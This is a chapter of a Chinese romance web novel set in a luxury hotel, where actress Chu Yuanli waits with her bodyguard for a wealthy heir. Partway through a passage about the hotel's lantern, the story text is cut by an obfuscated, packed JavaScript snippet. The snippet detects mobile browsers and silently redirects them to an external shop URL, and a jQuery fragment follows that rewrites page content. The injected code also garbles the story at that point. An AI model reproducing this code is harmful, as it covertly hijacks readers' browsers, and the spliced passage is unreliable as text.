繁城大饭店,身穿黑色马甲的服务员,引导楚元黎和蔡蓓通过清幽的贵宾通道,进入预定好的包厢。
有了张明砚的教训,楚元黎这次让蔡蓓形影不离地跟在她身边。
贺瑞和张明砚不一样,繁城富二代里,他最高调,都因他有一对好爹妈。
他家里有钱,所以像个被惯坏的小孩,他想要潜规则她,就像想得到一件玩具,不是多喜欢,只是习惯了,想要的,就要得到,得到后,再轻易地丢掉,并不把别人当人,尊重二字,他不会写。
他当年针对她,无非是她这个小明星,没对他俯首、讨好和谄媚,便生了逆反心。
人在这个巨大的名利场,楚元黎是知道自己没资格硬气的,今天约贺瑞见面,也做好了和他赔礼道歉的准备。
大不了再借傅闻朝的名头用用,反正……他也不知道。
她是有骨气,但必要时还要用点技巧。
当然,如果能不借助傅闻朝的名头狐假虎威就能把事情摆平,就是完美的结果了。
为了表示重视,蒋芳在大厅亲自等待贺瑞。
然而,等了快一个小时,贺瑞始终没出现,蒋芳打了好几个电话去催,贺瑞的助理找了各种理由解释,但都没有明确告知,是否会来。
蒋芳憋了一肚子气,咬着牙,忍气吞声道:“那我和元黎再等等?”
“辛苦芳姐和楚小姐了。”
挂了电话,蒋芳骂了一句脏话,脚步沉沉地走回包间。
包间里,楚元黎和蔡蓓已经等了一个小时,淡定的楚元黎,让蔡蓓生出疑惑,楚小姐怎么一点都不生气。
楚元黎看出她的欲言又止,“你一向很沉得住气的嘛,怎么今天也没耐心了?”
蔡蓓问:“楚小姐,你好像一点也不生气。”
楚元黎翘着长腿,转向蔡蓓的方向,匀称莹润的手支撑在桌上,下巴放在手背上,丝毫不见生气,神色甚至很轻松。
“蓓蓓,这才哪到哪,要真等一两个小时,能让贺瑞消气倒是好事呢。”
楚元黎今天穿了一条杏色的九分连体裤,头发扎成马尾,脚下是一双厚底凉鞋,整个人又休闲又干练,却又带了几分正式。
她对蔡蓓说话时,眼睛眨了眨,像俏皮的蝴蝶煽动翅膀。
蔡蓓想起傅总的话:“她看起来柔软,实则是个要强的人。”那双一向冷肃的眼染上一层笑意,如数家珍的说:“认识她后,你会欣赏她的。”
她当年从体校毕业后,参加公考,但没能考上心仪的工作单位,又逢家中突变,急需用钱。
就在这时,自己一位师哥向她抛来橄榄枝。
师哥专门为有权有势的豪门贵族、明星等等提供安保服务。
师哥说现在有一个大家族需要几名保镖,想让她来试试。
她心中其实是拒绝的,师哥看出她心中的想法,劝她:“蔡蓓,你不要以为给人做保镖是什么不体面的工作,你想做,还要看能不能经过筛选和考核。”
蔡蓓心中不以为意,但她一向要强,她笔试方面薄弱,但在身体素质、体能等方面,很有信心。
而这次神秘的考核,看重的就是身体素质和体能。
不出意外,她拿到了第一名。
但她只是想拿下第一名,并不是真的想去做一个保镖。
本要拒绝,却听师哥道:“每月工资三万,六险一金,另有200万元意外险,年终奖金每年不低于十万,根据供职年限,工资逐年递增,当然,因为是保镖,所以需要随叫随到,假期无法保证,但每年可以享有一次性十五天的假期。”
要拒绝的话,顿时化作乌有,实在是给得太多,就算她能考上理想的单位,也未必能拿到这样好的福利待遇。
“师哥,你不会骗我吧。”
师哥闻言拍了拍她的肩膀,“蔡蓓啊,你运气好,这次是傅氏招人,他们家族在这方面十分谨慎,要不是这次人家只要女保镖,我都想去傅氏任职了。”
蔡蓓看了看自己师哥挺起的啤酒肚,“师哥,你怕是第一关考核都通不过。”
师哥笑骂:“嘿,才过河就拆桥是吧。”
当然,师哥的话也打消了她的顾虑,她就算再是根榆木,也知道傅氏集团是怎样的存在。
进入傅氏后,她最开始的任务只是帮助傅总保护一些合作伙伴。
傅老先生和太太早有安保团队,而傅总的保镖团队,由七人组成,其中六个经过层层考核筛选,身体条件极其优越,剩下一个,是退伍军人秦淦,他从傅总很小的时候,就开始跟在傅总身边。
这样一支队伍,堪称将傅总保护得铁桶一般,那是核心团队中的核心。
蔡蓓偶尔见过几次秦淦,他身上那种气质,果真不是普通人能比的。
这次,傅总要找一个人保护楚小姐,她成功来到了楚小姐身边。
来之前,傅总特意单独见了她一面,和她聊了聊楚小姐的一些小癖好。
最重要的是,傅总问她:“蔡蓓,你是否会感到委屈。”
蔡蓓终于明白,为什么秦淦那样的人,能死心塌地地跟在傅总身边。
她不委屈,甚至隐隐兴奋,这次会是她进入傅氏家族安保团队核心的机会,这是她升职加薪的机会。
她也算是知道,这位楚小姐对傅总而言,一定不是普通的前女友那么简单。
在楚小姐身边工作,和她之前的工作有所不同,她需要做的事情更加繁杂,更需要耐心和细心,她没有一丝怨言。
和楚小姐相处的这几个月,她也终于明白,为什么傅总会在分手后,依旧放不下楚小姐。
楚元黎能在这样的境遇下,依旧保持能屈能伸的心态,且不急不躁,就算换成她自己,恐怕也无法这样淡定。
她眼中的欣赏加深了几分。
楚元黎压根不知道,蔡蓓的想法。
她放下腿,站起身,“我去趟洗手间。”
“我和您一起去吧。”
楚元黎走到门边,“不用,贺瑞还没来,不会有事。”
她推门走出包间,繁城大饭店总共九层,内部是一个巨大的环形结构,设计很大气,格调富贵淡雅,人影照在浅黄花纹的大理石地板上,影影绰绰,和酒店整体的氛围融合完美。
每一层都能看到繁城大酒店最负盛名的、从一楼大厅拔地而起的巨型九层灯——“圆满”。
它自一层大堂扶摇直上、贯穿至九层穹顶。灯体雕梁嵌玉,流光映壁,每一层被赋予不同的境意。
一层?长安
登堂入宴,先见长安。
有“岁岁长安,山河无恙”之意。灯纹以祥云、瑞鹤、宝瓶为装饰,喻意出入皆安,百事顺遂。
二层?椿寿
椿为长寿之木,萱喻安康之福。
二层主福寿康宁,灯上雕松鹤延年、芝兰长青,祝君身健如松,心宁如兰,无病无灾,福寿绵长。
三层?清宁
心无挂碍,身自清宁。
三层取“世事纷扰,此处心安”之意,灯纹以莲荷、静水、闲云入画,喻烦忧尽散,心境澄明,得一时自在,享片刻清欢。
四层?裕和
富而不骄,贵而能和。
四层不取俗艳财气,而取
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17433614|193975||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();$(''#content'').append(''
“仓廪实而知礼节,财源广而怀温良”,灯纹以锦簇、玉璧、锦鲤为饰,喻家业丰裕,和气生财,富贵绵长。
五层?鸾盟
鸾凤和鸣,山海为盟。
五层主良缘相守,灯纹雕并蒂莲、比翼鸟、同心结,喻情投意合,白首不离。
六层?知遇
人生得一知己,足矣。
六层为知音之境,灯纹以琴瑟、松竹、兰亭雅景入饰,喻高山流水,惺惺相惜,相逢意气,不负相知。
七层?凌云
胸有丘壑,志在凌云。
七层主前程、功业、金榜题名、事业登峰,灯纹以鲲鹏、长风、登高楼为意,喻乘风破浪,旗开得胜,平步青云。
八层?臻善
万事称心,事事臻善。
八层取“圆满如意,尽善尽美”之意,灯纹以灵芝、如意、圆月为饰,喻所求皆得,所愿皆成,人生无憾,圆满自在。
九层?怀仁
心怀天下,仁爱无疆。
九层为顶层至尊之境,灯纹以山河日月、众生和乐为景,喻兼爱众生,心怀仁善,格局开阔,福泽四方,是人生至境,亦是酒楼气度。
但它即使在不点亮时,也已足够震撼。
酒店很会搞噱头,称这座名为“圆满”的九层灯被点亮,是对点亮她的人的最大祝福。
想要点亮这盏灯,最低消费6999999元,嗯,价格也很震撼。
不知道什么人能花那么大的价钱点亮这盏灯。
楚元黎边走边想,到了卫生间。
却没想到,能在这里遇见一个意料之外的人。
陆黛从卫生间走出来,看到楚元黎,脚步停了一下,还是走到她身旁,打开水龙头,低着头,洗手洗得很认真。
楚元黎从清晰的镜子中,看出陆黛脸色苍白,盘在脑后的头发有些凌乱,口红从一侧的唇角微微溢出,一双标志性的桃花眼里,失去光辉,在灯光耀目的繁城饭店里,暗淡沉默。
“陆老师,真巧。”楚元黎礼节性地问好,陆黛依旧在认真搓手,仿佛要将自己的皮肤搓下一层一样。
陆黛的状态很不好,楚元黎不由皱起眉头问:“你没事吧?”
陆黛知道自己现在很狼狈,可偏偏,在她最不想被人看见的时候,遇见了楚元黎。
她终于停止洗手,站直身子,扯下一张纸,擦干手,正视楚元黎,“楚元黎,有时,我真的很羡慕你。”
说完,陆黛靠在身后的墙上,从包里掏出一盒烟,取出一根点燃。
“来一根?”
楚元黎摇头,她不会。
“你当年为了曾子晴不惜得罪导演,有没有后悔过?”陆黛夹着香烟问道。
楚元黎不知道陆黛为什么突然这样问,她还是答道:“不后悔。”谁知陆黛却不屑地嗤笑一声,吐出一口白色的烟,轻蔑道:“真装。”
话不投机,楚元黎张口想要反驳,但看到陆黛那一丝凄凉的笑,没再说什么,转身离开。
重新回到包间,楚元黎看到蒋芳叉着腰,接过蔡蓓递来的一杯冰水,猛灌了下去。
然后大骂:“这个贺瑞当自己是谁啊……一个臭富二代纨绔,谁惯的他臭毛病!”蒋芳对贺瑞这样打脸的做法气愤难平,但也只能深深叹了口气,“哎,算了,这样的人不来也好,就算来了,恐怕也和他谈不成。”
三人无心再继续留在包间,正要离开。
门外,上身穿灰色知名品牌logo的T恤,下身穿长度至小腿的休闲裤,身材略微发福,表情很拽的男人,正抬脚往他们包间里进。